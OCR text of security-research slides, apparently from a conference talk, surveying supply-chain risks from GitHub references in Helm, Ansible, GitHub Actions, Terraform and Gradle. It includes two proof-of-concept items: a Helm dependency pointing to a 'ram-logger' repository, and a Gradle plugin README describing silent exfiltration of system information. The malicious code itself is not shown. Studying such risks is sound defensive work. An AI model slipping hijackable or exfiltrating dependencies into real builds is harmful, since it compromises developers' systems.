
GitHub References in Helm Charts & Kubernetes - POC




https://www.youtube.com/watch?v=W6feNxIH8B4

GitHub References in Helm Charts & Kubernetes - POC

1 file changed +4 -0 lines changed
Search within code
Chart.yaml
+4
@@ -22,3 +22,7 @@ version: 0.1.0
22 22 # follow Semantic Versioning. They should reflect the version the application is using.
23 23 # It is recommended to use it with quotes.
24 24 appVersion: "1.16.0"
25 + dependencies:
26 +
27 + repository: https://raw.githubusercontent.com/MosesOX/ram-logger/main/
28 +





GitHub References in Configuration Management and Observability

Ansible playbooks and roles are stored in GitHub to track changes, enable collaborative infrastructure management, standardize deployment configurations and playbook versioning.

nerc-project/nerc-ansible-container · galaxy-requirements.yaml

```
1  roles:
2    - name: monolithprojects.github_actions_runner
3      version: 1.21.1
4      src: https://github.com/MonolithProjects/ansible-github_actions_runner
```

How common?

3K+ ***Ansible requirements.yml*** files referencing GitHub.


Risks

Unverified roles
Mutable refs
Repo hijacking

GitHub References in Configuration Management and Observability

SaltStack can directly fetch Salt states and formulas from GitHub repositories using GitFS, enabling real-time infrastructure updates and centralized configuration management.

How common?
1K+ ***SaltStack master config*** files referencing GitHub.



Risks

Unpinned states
Repository hijacking
Secrets exposure

GitHub References in Configuration Management and Observability

Logstash pipeline configurations, often managed as code on GitHub, allow version-controlled log processing setups and simplified collaboration.

How common?
5K+ ***logstash installations in .sh*** files referencing GitHub.

Risks

Malicious Pattern Injection
Misconfigured Permissions
Availability Issues

GitHub References in Configuration Management and Observability

Grafana dashboards and data-source configurations are commonly stored in GitHub for consistency, easier deployment automation, and infrastructure-as-code practices.

How common?
5K+ ***Grafana installations in .sh*** files referencing GitHub.

Risks

Unauthorized changes
Sensitive information exposure
Availability issues

GitHub Webhooks & Integrations

Trigger automated integrations (CI/CD builds, alerts) from repository events, enabling real-time interaction.

How common?
Cannot be determined without permissions, GitHub did not publicly disclosed.
56K+ **.github/workflows** ready to trigger on *repository_dispatch* webhook events.

Risks

Webhook spoofing
Injection attacks from payloads
Replay attacks leading to unintended actions

```
{
  "name": "web",
  "active": true,
  "events": [
    "push",
    "pull_request"
  ],
  "config": {
    "url": "https://api.github.com/repos/external-owner/external-repo/dispatches",
    "content_type": "json",
    "secret": "your_secret_here",
    "insecure_ssl": "0"
  }
}
```

```
{
  "event_type": "build-trigger",
  "client_payload": {
    "branch": "main",
    "commit": "e4c3f7b2"
}
```

find-xposed-magisk/speed_share · .speed_share.github/workflows/clone_code.yml

```
3   workflow_dispatch:
4
5
6   repository_dispatch:
7     types:
8       - clone-code
9
```

CI/CD Pipelines & GitHub Actions

Automate workflows and reuse actions, actions from private/external repositories, cross-repo workflow reusability and direct git clone

How common?

167K+ ***.github/workflows*** with explicit *git clone* referencing GitHub.
561K+ ***.github/workflows*** with references to external GitHub actions.

Risks

Compromised or unpinned actions causing supply chain attacks
Malicious artifacts
Privilege escalation
Leaking of pipeline secrets

uWebSockets / .github / workflows / **cpp.yml**

Code | Blame | 94 lines (84 loc) · 2.91 KB

```
12          uses: google/oss-fuzz/infra/cifuzz/actions/build_fuzzers@master
13          with:
14            oss-fuzz-project-name: 'uwebsockets'
15            language: c++
16        - name: Run fuzzers
17          uses: google/oss-fuzz/infra/cifuzz/actions/run_fuzzers@master
18          with:
19            oss-fuzz-project-name: 'uwebsockets'
20            language: c++
21            fuzz-seconds: 600
```

DeepSpeed / .github / workflows / **hpu-gaudi2.yml**

Code | Blame | 136 lines (125 loc) · 4.71 KB ·

```
110         - name: Install transformers
111           run: |
112             git clone https://github.com/huggingface/transformers
113             cd transformers
114             # if needed switch to the last known good SHA until transformers@master is fixed
115             git checkout 981c276
116             git rev-parse --short HEAD
117             pip install .
```

CI/CD Pipelines & GitHub Actions

While creating a PoC

...

...

...

CI/CD Pipelines & GitHub Actions

THIS HAPPENED

tj-actions/changed-files action is compromised

We are investigating a critical security incident involving the popular tj-actions/changed-files GitHub Action. We want to alert you immediately so that you can take prompt action. This post will be updated as new information becomes available.

chromebrew / github / workflows / Build.yml

Code | Blame | 360 lines (354 loc) · 16.9 KB

```
76          uses: tj-actions/changed-files@v45
77          with:
78            base_sha: master
79            files: packages/*.rb
80            since_last_remote_commit: true
```

path:/^\.github\/workflows\// AND (path:.yml OR path:.yaml) "uses: tj-actions/changed-files@v"

Filter by

- Code 11.1k
- Repositories 0
- Issues 0
- Pull requests 0
- Discussions 0

11.1k files (249 ms)

bryanchance/axios · .github/workflows/ci.yml

```
25          id: changed-files
26          uses: tj-actions/changed-files@v40
27        - name: List all changed files
33          id: changed-ignored
34          uses: tj-actions/changed-files@v40
35          with:
```


glneo/zephyr · .github/workflows/doc-build.yml

```
34          ref: ${{ github.event.pull_request.head.sha }}
35          fetch-depth: 0
36      - name: Check if Documentation related files changed
37        uses: tj-actions/changed-files@v42
38        id: check-doc-files
39        with:
40          files: |
```


15 Hours of Open-Sourced Hell: Lessons Learned from tj-actions/changed-files


March 17, 2025 | Liam Troper and Liad Cohen


Proves attack surface is being weaponized





CI/CD Pipelines & GitHub Actions








chromebrew
Public
Watch 56
Fork 394
Star 2.4k
master
14 Branches
10 Tags
Go to file
Add file
Code
About
Package manager for Chrome OS
chromebrew.github.io
linux
package-manager
chromeos
chromebook
hacktoberfest
crew
uberhacker Add codeblocks package (#11674)
30389de · 12 hours ago
12,243 Commits
.github Update workflows to use M134-based containers. (#11673) 17 hours ago
bin Bail out of crew upload if the built package has no files (#... last week
commands Fix Ruby Gem Upgrades and detect missing rubocop. (#1... last month
images [readme]: Revert #7795, disable some rules in linter (#78... 3 years ago
lib Bail out of crew upload if the built package has no files (#... last week
manifest Add codeblocks package (#11674) 12 hours ago
packages Add codeblocks package (#11674) 12 hours ago
tests Run rubocop on tree to catch all of the offenses being mi... 3 weeks ago
tools Add codeblocks package (#11674) 12 hours ago
.gitignore Add libdmraid package (#6775) 3 years ago
.mdl_style.rb Add pre-commit hooks (#9510) 10 months ago
.pre-commit-config.yaml Clean up rubocop configuration pt.1 (#11566) 2 weeks ago
Readme
GPL-3.0 license
Activity
Custom properties
2.4k stars
56 watching
394 forks
Report repository
Releases 10
Correcting release numbers
Latest
on Jan 13, 2017
+ 9 releases



Git Submodules and Git Subtrees

Submodules explicitly track external repos at specific commits, whereas subtrees embed external repos directly within project history for simplified workflow.

```
git subtree add --prefix=vendor/libx https://github.com/example/libx.git main --squash
```

How common?
2k+ *subtree add* commands referencing GitHub.
14k+ *submodule add* commands referencing GitHub

```
git submodule add https://github.com/example/libx.git external/libx
git submodule update --init --recursive
```

LinuxSuRen/open-source-best-practice · Makefile

```
1  theme:
2          rm -rf .github/website/themes/book
3          git submodule add -f https://github.com/alex-shpak/hugo-book .github/website/themes/book
4
5  copy:
6          mkdir -p .github/website/content/docs/what
7          cp *.md .github/website/content/docs
```

Risks

Outdated code missing critical updates

Repository hijacking

Inadvertent exposure of sensitive data or configuration

raven2cz/awesomewm-config · init-git-subtrees-awesome-config.sh

```
1  #!/bin/bash
2  git subtree add --prefix awesome-wm-widgets git@github.com:streetturtle/awesome-wm-widgets.git master --squash
3  git subtree add --prefix cyclefocus git@github.com:blueyed/awesome-cyclefocus.git master --squash
4  git subtree add --prefix lain git@github.com:lcpz/lain.git master --squash
5  git subtree add --prefix layout-machi git@github.com:xinhaoyuan/layout-machi.git master --squash
6  git subtree add --prefix machina git@github.com:basaran/awesomewm-machina.git master --squash
7  git subtree add --prefix nice git@github.com:mut-ex/awesome-wm-nice.git master --squash
```

IaC Modules: Terraform, Terragrunt

Reusable infrastructure modules stored and referenced directly from GitHub, simplifying standardization across projects.

How common?

114k+ ***terraform*** files referencing GitHub.
13k+ ***terragrunt.hcl*** files referencing GitHub.

Risks

Compromised or hijacked modules

Configuration drift

Failures due to repository availability issues

sudoblockio/terraform-polkadot-aws-asg · asg.tf

```
130  }
131
132  module "user_data" {
133    source         = "github.com/geometry-labs/terraform-polkadot-user-data.git"
134    cloud_provider = "aws"
135    type           = "library"
136    #prometheus_enabled  = var.prometheus_enabled
```

sillylabz/devops-migration-project · infra/aws/nexus-repo/terragrunt.hcl

```
1  terraform {
2    # deploy using development branch
3    source = "git::https://github.com/hernanku/infra-devops.git//terraform/aws/sample-ec2?ref=develop"
4  }
5
6  remote_state {
7    backend = "s3"
```

Plugins and Extensions from GitHub: Gradle, Redis

GitHub is the primary distribution point for open-source Redis modules, simplifying installation of community-driven plugins. It also hosts open-source Gradle plugins, enabling easy distribution and direct integration of customized build plugins.

How common?

Over 1k+ Redis plugins on GitHub,
Over 24k+ Gradle references to GitHub
Over 10k+ Gradle script references to GH.

Risks

Malicious or compromised plugin repositories or modules
Tampering during transit/download
Availability risks due to GitHub outages / repository deletions
Repo hijacking
Unpinned dependencies introducing harmful code

rosenpin/fading-text-view · build.gradle.kts


```
7       dependencies {
8           classpath("com.android.tools.build:gradle:8.0.2")
9           classpath("org.jetbrains.kotlin:kotlin-gradle-plugin:$kotlin_version")
10          classpath("com.github.dcendents:android-maven-gradle-plugin:1.4.1")
11      }
12  }
```

walleth/walleth · build.gradle

```
41          mavenCentral()
42          maven { url 'https://jitpack.io' }
43          google()
44      }
45  }
46
47  apply from: 'https://raw.githubusercontent.com/ligi/gradle-common/master/versions_plugin_stable_only.gradle'
```

```
git clone https://github.com/RedisLabsModules/RedisBloom.git
cd RedisBloom && make
redis-server --loadmodule ./redisbloom.so
```


Plugins and Extensions from GitHub: Gradle - POC


oxsecurity / gradle-plugin-nyan-cat
Type / to search
Code
Issues
Pull requests
Actions
Projects
Security
Insights
Settings
gradle-plugin-nyan-cat
Public
Edit Pins
Watch 1
Fork 1
Star 0
main
1 Branch
2 Tags
Go to file
t
Add file
Code
Liad-OX Merge pull request #1 from aviadlevy/colorize
7a3451b · 5 hours ago
5 Commits
README.md
colorize the nyan cat
5 hours ago
nyancat.gradle
colorize the nyan cat
5 hours ago
README
⚠️ DISCLAIMER:
This repository and associated scripts are strictly for research and educational purposes only.
It includes intentionally vulnerable code demonstrating how sensitive information could be exfiltrated from within a seemingly benign utility that developers might download and use from GitHub repositories.
DO NOT use or execute this code in any production or real-world environment. The exfiltration attempt fails silently, ensuring the end user remains unaware of malicious activity, strictly for demonstrating potential vulnerabilities. This repository is strictly for educational and research purposes only. It demonstrates how sensitive system information might be exfiltrated silently. Do not run or deploy in a production environment.
Gradle TaskGraph ASCII Art
This Gradle script prints an ASCII art whenever the task graph is ready. It uses the gradle.taskGraph.whenReady
About
No description, website, or topics provided.
Readme
Activity
Custom properties
0 stars
1 watching
1 fork
Report repository
Releases 2
NyanCat Ver. 1.33.7
Latest
5 hours ago
+ 1 release
Packages
No packages published
Publish your first package

SCAN ME

https://github.com/oxsecurity/gradle-plugin-nyan-cat

Plugins and Extensions from GitHub: Gradle - POC



Usage


Importing the Script

